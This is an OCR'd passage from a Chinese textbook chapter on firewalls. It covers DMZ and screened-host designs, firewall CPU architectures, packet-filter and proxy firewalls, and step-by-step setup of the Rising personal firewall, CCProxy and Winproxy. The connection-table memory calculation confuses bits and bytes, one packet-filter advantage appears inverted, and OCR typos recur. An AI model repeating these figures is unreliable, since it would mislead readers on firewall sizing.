


图 5.9　分组过滤路由器　　　　图 5.10　双宿主机

3. 屏蔽主机

原理：一个分组过滤路由器连接外部网络，同时一个运行网关软件的“双宿”主机安装在内部网络。通常在路由器上设立过滤规则，使这个堡垒主机成为从外部唯一可直接到达的主机。如图 5.11 所示。

优点：提供了安全等级较高，因为它实现了网络层安全(包过滤)和应用层安全(代理服务)。缺点：过滤路由器是否正确配置是这种防火墙安全与否的关键。过滤路由器的路由表应当受到严格的保护，如果路由表遭到破坏，则“堡垒”主机就有被“越过”的危险。




图 5.11　屏蔽主机

4. 屏蔽子网

原理：最安全的防火墙系统，它在内部网络和外部网络之间建立一个被隔离的子网，称为非军事区，即 DMZ(Demilitarized Zone)。在很多实现中，两个分组过滤路由器放在子网的两端，内部网络和外部网络均可访问被屏蔽子网，但禁止它们穿过被屏蔽子网通信。通常，将堡垒主机和各种信息服务器等公用服务器放于 DMZ 中。如图 5.12 所示。

缺点：堡垒主机通常是黑客集中攻击的目标，如果没有 DMZ，入侵者控制堡垒主机后就可以监听整个内部网络的会话。




图 5.12　屏蔽子网

5.3.5　防火墙 CPU 构架分类

通常，按照防火墙 CPU 构架分类可以将防火墙分为 X86 架构防火墙、ASIC 架构防火墙和 NP 架构防火墙 3 类。

1. X86 架构

X86 架构采用通用 CPU 和 PCI 总线接口，具有很高的灵活性和可扩展性，过去一直是防火墙开发的主要平台。其产品功能主要由软件实现，可以根据用户的实际需要而做相应调整，增加或减少功能模块，产品比较灵活，功能十分丰富。最初的千兆防火墙是基于 X86 架构。

但其性能发展却受到体系结构的制约，作为通用的计算平台，X86 的结构层次较多，不易优化，且往往会受到 PCI 总线的带宽限制。虽然 PCI 总线接口理论上能达到接近 2Gbps 的吞吐量，但是通用 CPU 的处理能力有限，尽管防火墙软件部分可以尽可能地优化，很难达到千兆速率。同时很多 X86 架构的防火墙是基于定制的通用操作系统，安全性很大程度上取决于通用操作系统自身的安全性，可能会存在安全漏洞。

基于 X86 架构防火墙的典型代表是 Cisco 系统防火墙产品，图 5.13 所示的是 Cisco 的 ASA 系列防火墙产品。



图 5.13　Cisco ASA 系列防火墙产品

2. ASIC 架构

相比之下，ASIC 防火墙通过专门设计的 ASIC 芯片逻辑进行硬件加速处理。ASIC 通过把指令或计算逻辑固化到芯片中，获得了很高的处理能力，因而明显提升了防火墙的性能。新一代的高级可编程 ASIC 采用了更灵活的设计，能够通过软件改变应用逻辑，具有更广泛

的适应能力。但是，ASIC 的缺点也同样明显，它的灵活性和扩展性不够，开发费用高，开发周期太长。

虽然研发成本较高，灵活性受限制、无法支持太多的功能，但其性能具有先天的优势，非常适合应用于模式简单、对吞吐量和时延指标要求较高的大流量信息处理。

ASIC 架构防火墙以 Juniper 公司的 NetScreen 产品为代表，如图 5.14 所示。



图 5.14　NetScreen 防火墙

3. NP 架构

NP 架构可以说是介于 X86 架构与 ASIC 架构两者之间的技术，NP 是专门为网络设备处理网络流量而设计的处理器，其体系结构和指令集对于防火墙常用的包过滤、转发等算法和操作都进行了专门的优化，可以高效地完成 TCP/IP 栈的常用操作，并对网络流量进行快速的并发处理。硬件结构设计也大多采用高速的接口技术和总线规范，具有较高的 I/O 能力。它可以构建一种硬件加速的完全可编程的架构，这种架构的软硬件都易于升级，软件可以支持新的标准和协议，硬件设计支持更高网络速度，从而使产品的生命周期更长。由于防火墙处理的就是网络数据包，因此基于 NP 架构的防火墙与 X86 架构的防火墙相比，性能得到了很大的提高。

NP 架构通过专门的指令集和配套的软件开发系统，提供强大的编程能力，因而便于开发应用，支持可扩展的服务，而且研制周期短，成本较低。但是，相比于 X86 架构，由于应用开发、功能扩展受到 NP 的配套软件的限制，基于 NP 技术的防火墙的灵活性要差一些。由于依赖软件环境，因此在性能方面 NP 不如 ASIC。NP 开发的难度和灵活性都介于 ASIC 和 X86 构架之间，应该说，NP 是 X86 架构和 ASIC 之间的一个折中。

NP 架构主要出现在国内很多厂商的防火墙设备上，例如东软 NetEye 防火墙，如图 5.15 所示。



图 5.15　东软 NP 防火墙

从上面分析可以看出，X86 架构、NP 和 ASIC 各有优缺点。X86 架构灵活性最高，新功能、新模块扩展容易，但性能肯定满足不了千兆需要。ASIC 性能最高，千兆、万兆吞吐速率均可实现，但灵活性最低，定型后再扩展十分困难。NP 则介于两者之间，性能可满足千兆需要，同时也具有一定的灵活性。



5.4　防火墙实现技术原理

5.4.1　包过滤防火墙

通常这类防火墙基于一些网络设备(如路由器、交换机等)，通过一系列访问控制列表(Access List，ACL)来控制数据包的转发策略，通常这些策略工作在 OSI 模型的 IP 层，如图 5.16 所示。

包过滤防火墙的优点是：可改动应用程序；一个过滤路由器能协助保护整个网络、数据包过滤对用户透明；过滤路由器速度快；效率高。但缺点也很明显：它不能彻底防止地址欺骗；一些应用协议不适合于数据包过滤；正常的数据包过滤路由器无法执行某些安全策略；安全性较差；数据包工具存在很多局限性。

在某些情况下可以用于攻击的应急处理，以及某些应用的过滤，在后面的例子中将会详细介绍。




图 5.16　包过滤防火墙

5.4.2　代理防火墙

通常应用代理防火墙工作在 OSI 模型中的应用层，和我们常说的代理服务器原理相同，并且防火墙需要为每一种服务器创建一个进程，让外部网络看上去是在运行一个终端系统。并通过一系列进程映射，将对外会话和对内会话联系起来。而且，它还可用来保持一个所有应用程序使用的记录。记录和控制所有进出流量的能力是应用层网关的主要优点之一，如图 5.17 所示。




图 5.17　应用代理防火墙

5.4.3 复合型防火墙

由于对更高安全性的要求，常把基于包过滤的方法与基于应用代理的方法结合起来，形成复合型防火墙产品。这种结合通常是以下两种方案。

(1) 屏蔽主机防火墙体系结构。在该结构中，分组过滤路由器或防火墙与 Internet 相连，同时一个堡垒机安装在内部网络，通过在分组过滤路由器或防火墙上过滤规则的设置，使堡垒机成为 Internet 上其他节点所能到达的唯一节点，这确保内部网络不受未授权外部用户的攻击。

(2) 屏蔽子网防火墙体系结构。堡垒机放在一个子网内，形成非军事化区，两个分组过滤路由器放在这一子网的两端，使这一子网与 Internet 及内部网络分离。在屏蔽子网防火墙体系结构中，“双宿”主机和分组过滤路由器共同构成了整个防火墙的安全基础。



5.5 防火墙的应用

5.5.1 瑞星个人防火墙的应用

针对互联网上大量出现的恶意病毒、挂马网站和钓鱼网站等，瑞星“智能云安全”系统可自动收集、分析、处理，完美阻截木马攻击、黑客入侵及网络诈骗，为用户上网提供智能化的整体上网安全解决方案。

瑞星 2011 版独有的功能：利用网址识别和网页行为分析的手段有效拦截恶意钓鱼网站，保护用户个人隐私信息、网上银行账号密码和网络支付账号密码安全。

瑞星智能安全防护 MSN 聊天防护：为 MSN 用户聊天提供加密保护，防止隐私外泄。

稠能流量监控：使用户可以了解各个软件产生的上网流量。

稠能 ARP 防护：智能检测局域网内的 ARP 攻击及攻击源，针对出站、入站的 ARP 进行检测，并且能够检测可疑的 ARP 请求，分别对各种攻击标示严重等级，方便企业 IT 人员快速准确地解决网络安全隐患。

(1) 从网上下载瑞星个人防火墙，并安装。安装界面如图 5.18 所示。

(2) 在【瑞星个人防火墙设置】对话框中可以进行网络监控的设置，如图 5.19 所示。

(3) IP 包过滤设置。单击【IP 包过滤】，在右侧会有相关的设置选项卡，如：【IP 规则】，【端口开关】等。在【IP 规则】选项卡中，用户可以看到很多协议的状态，以及使用的网络协议、端口等信息，并可以对其进行编辑删除等操作，如图 5.20 所示。

(4) 网络攻击拦截。在右侧可以查看到很多网络攻击的规则、漏洞，包括很多浏览器攻击、溢出、木马等。这些都是防火墙所拦截的恶意信息，如图 5.21 所示。

(5) 在主菜单网络安全里，可以开启一些相应的安全设施，如：【IP 包过滤】、【ARP 欺骗防御】、【恶意网址拦截】等，如图 5.22 所示。

(6) 主菜单访问控制。这里面可以看到本机所安装的一些软件，并可以对其进行相应的编辑、修改等，如图 5.23 所示。



图 5.18　瑞星安装界面

图 5.19　进行网络监控的设置



图 5.20　IP 包过滤设置



图 5.21　网络攻击拦截



图 5.22　瑞星主菜单网络安全



图 5.23　瑞星主菜单访问控制

如：对迅雷的修改，在常规模式里，可以选择放行和禁止；软件类型也可以更改，这需要根据用户的需要来更改，如图 5.24 所示。

在模块规则里，用户也可以对系统的一些信息进行编辑。如图 5.25 所示。

(7)　查看防火墙日志。用 X-Scan 扫描工具，对本机进行扫描，然后查看防火墙的拦截日志，如图 5.26 所示。



图 5.24 对迅雷的修改



图 5.25 模块规则



图 5.26 查看防火墙日志

5.5.2 代理服务器的应用

1. 代理服务器的定义

代理服务器是介于浏览器和 Web 服务器之间的一台服务器，当你通过代理服务器上网浏览时，浏览器不是直接到 Web 服务器去取回网页，而是向代理服务器发出请求，由代理服务器来取回浏览器所需要的信息并传送给你的浏览器。

2. 代理服务器的工作机制

代理服务器的工作机制很像我们生活中常常提及的代理商，假设你自己的机器为 A 机，你想获得的数据由服务器 B 提供，代理服务器为 C，那么具体的连接过程是这样的；A 机需要 B 机的数据，A 直接与 C 机建立连接，C 机接收到 A 机的数据请求后，与 B 机建立连接，下载 A 机所请求的 B 机上的数据到本地，再将此数据发送至 A 机，完成代理任务。

3. 代理服务器的作用

由于中国的 IP 地址比较“紧张”，通过代理服务器，我们可以节约一些 IP 地址，同时

也提高了系统的安全性。另外，使用代理服务器，可以提高网络速度。

下面在代理服务器的应用中，详细介绍代理服务器的作用。

1)　CCProxy 代理服务器

代理服务器 CCProxy 是国内最流行的国产代理服务器软件。主要用于局域网内共享宽带上网，ADSL 共享上网、专线代理共享、ISDN 代理共享、卫星代理共享、蓝牙代理共享、二级代理等共享代理上网。CCProxy 可以完成两项大的功能：代理共享上网和客户端代理权限管理。只要局域网内有一台机器能够上网，其他机器就可以通过这台机器上安装的 CCProxy 来代理共享上网，最大限度地减少了硬件费用和上网费用。只需要在服务器上 CCProxy 代理服务器软件里进行账号设置，就可以方便地管理客户端代理上网的权限。在提高员工工作效率和企业信息安全管理方面，CCProxy 充当了重要的角色。

首先下载 CCProxy 代理服务器。

(1)　CCProxy 安装完毕，接下来设置客户端 IE。假设安装代理服务器 CCProxy 机器的 IP 地址是:192.168.0.1，单击 IE 菜单中【工具】，打开【Internet 选项】对话框。如图 5.27 所示。

(2)　单击图 5.27 中的【局域网设置】按钮。

(3)　选中图 5.28 中的【使用代理服务器】复选框，并在【地址】文本框中输入代理服务器的地址。




图 5.27　设置客户端 IE




图 5.28　局域网设置

至此，客户端基本设置完毕，用户就可以上网冲浪了。

2)　Winproxy 代理服务器软件的设置

Winproxy 也是一种常用的代理服务器软件，只要安装在局域网的服务器上就可以了，它可以让局域网中的多台客户机通过服务器上网。它支持 Socks 4 &5，利用 Winproxy 的 Socks 协议可以让客户机连通 QQ。

(1)　首先在服务器上安装 Winproxy。

(2)　确保局域网中的所有机器可以正常上网访问 Internet，可能需要设置一下 Winproxy 的 HTTP 代理。在服务器上选择 Winproxy→Settings 命令，看一下 HTTP 的代理。IP 是服务器自己 IP 地址，如图 5.29 所示。

在每台客户机上的浏览器比如 IE 7 中设置一下 HTTP 的代理服务器，填写上服务器的 IP 和端口号。这样就可以让客户机上网访问网站了。但 QQ 暂时还不能用，后面的步骤就是设置 Socks 5，使客户机可以使用 QQ。

(3) 在 Winproxy 中设置 Socks 4 & 5，依次选择 Settings→Protocols→Socks 命令，Socks 默认的端口是 1080，如图 5.30 所示。



图 5.29 设置 HTTP 代理服务器





图 5.30 设置 SOCKS 4 & 5

(4) 在客户机 QQ 程序的系统设置中输入 QQ 服务器名称：202.96.170.163(这是 sz. tencent. com 的数字域名，如果没有把握可以 ping 一下)，端口填 8000，防火墙填用户服务器的 IP 地址和端口号，如图 5.31 所示。

(5) 单击系统设置的【测试】按钮，可以看到弹出【代理服务器工作正常】对话框。这样，用户按照提示，就可以使用 QQ 了，如图 5.31 所示。



图 5.31 OICQ 参数设置



5.6 防火墙产品

5.6.1 防火墙的主要参数

目前市场的防火墙产品非常之多，划分的标准也比较杂。主要分类如下：①按软硬件形式分为软件防火墙和硬件防火墙以及芯片级防火墙；②按防火墙技术组成分为“包过滤型”和“应用代理型”两大类；③按防火墙结构分为单一主机防火墙、路由器集成式防火

墙和分布式防火墙三种结构；④按防火墙的应用部署位置分为边界防火墙、个人防火墙和混合防火墙三大类；⑤按防火墙性能分为百兆级防火墙和千兆级防火墙两类。

1. 硬件参数

硬件参数是指设备使用的处理器类型或芯片及主频、内存容量、闪存容量、网络接口、存储容量类型等数据。

2. 并发连接数

并发连接数是指防火墙或代理服务器对其业务信息流的处理能力，是防火墙能够同时处理的点对点连接的最大数目，它反映出防火墙设备对多个连接的访问控制能力和连接状态跟踪能力，这个参数的大小直接影响到防火墙所能支持的最大信息点数。

并发连接数是衡量防火墙性能的一个重要指标。在目前市面上常见防火墙设备的说明书中大家可以看到，从低端设备的 500、1000 个并发连接，一直到高端设备的数万、数十万并发连接，存在着好几个数量级的差异。那么，并发连接数究竟是一个什么概念呢？它的大小会对用户的日常使用产生什么影响呢？要了解并发连接数，首先需要明白一个概念，那就是“会话”。这个“会话”不是人们日常生活中的谈话，但是可以以此来理解，两个人在谈话时，你一句，我一句，一问一答，我们把它称为一次对话，或者叫会话。同样，在操作计算机的过程中打开的一个窗口或一个 Web 页面，也可以被称作一个“会话”；扩展到一个局域网里面，所有用户要通过防火墙上网，要打开很多个窗口或 Web 页面(即会话)，那么，这个防火墙，所能处理的最大会话数量，就是“并发连接数”。

像路由器的路由表存放路由信息一样，防火墙里也有一个这样的表，我们把它叫作并发连接表，是防火墙用以存放并发连接信息的地方，它可在防火墙系统启动后动态分配进程的内存空间，其大小也就是防火墙所能支持的最大并发连接数。大的并发连接表可以增大防火墙最大并发连接数，允许防火墙支持更多的客户终端。尽管看上去，防火墙等类似产品的并发连接数似乎是越大越好。但是与此同时，过大的并发连接表也会带来一定的负面影响。

1) 并发连接数的增大意味着对系统内存资源的消耗

以每个并发连接表项占用 300B 计算，1000 个并发连接将占 300B×1000×8b/B≈ 2.3MB 内存空间，10 000 个并发连接将占用 23MB 内存空间，100 000 个并发连接将占用 230MB 内存空间，而如果真的试图实现 1 000 000 个并发连接的话。那么，这个产品就需要提供 2.24GB 内存空间。

2) 并发连接数的增大应当充分考虑 CPU 的处理能力

